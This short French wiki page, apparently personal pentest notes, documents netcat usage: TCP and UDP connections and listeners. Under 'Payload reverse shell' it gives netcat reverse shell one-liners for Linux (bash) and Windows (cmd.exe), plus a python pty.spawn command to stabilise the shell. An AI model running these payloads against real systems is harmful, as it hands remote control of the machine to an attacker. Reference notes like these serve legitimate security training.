# [Exploitation/Réseau] Netcat

## Introduction

**Netcat** est un outil en ligne de commande qui permet de travailler sur des connexions réseaux **TCP** et **UDP**.

Il peut être utile pour diagnostiquer ou se connecter à des applications rustiques utilisant des **sockets** traditionnels.



### Manuel

#### Connexion TCP

nc <IP> <PORT>

#### Connexion UDP

nc -u <IP> <PORT>

#### Listener TCP

nc -lvp <PORT>

#### Listener UDP

nc -luvp <PORT>

### Payload reverse shell

• Linux :

nc <IP> <PORT> -e /bin/bash

• Windows:


nc <IP> <PORT> -e cmd.exe

### Stabiliser votre shell

Afin de stabiliser votre shell et le rendre un peu plus ergonomique, notamment en affichant un plus beau prompt, vous pouvez utiliser la commande suivante pour faire spawn un **PTY** :

python -c 'import pty; pty.spawn("/bin/sh")'

### Cheat-sheet



Revision #6 Created 11 December 2023 16:19:44 by Elieroc Updated 7 February 2025 13:47:11 by Elieroc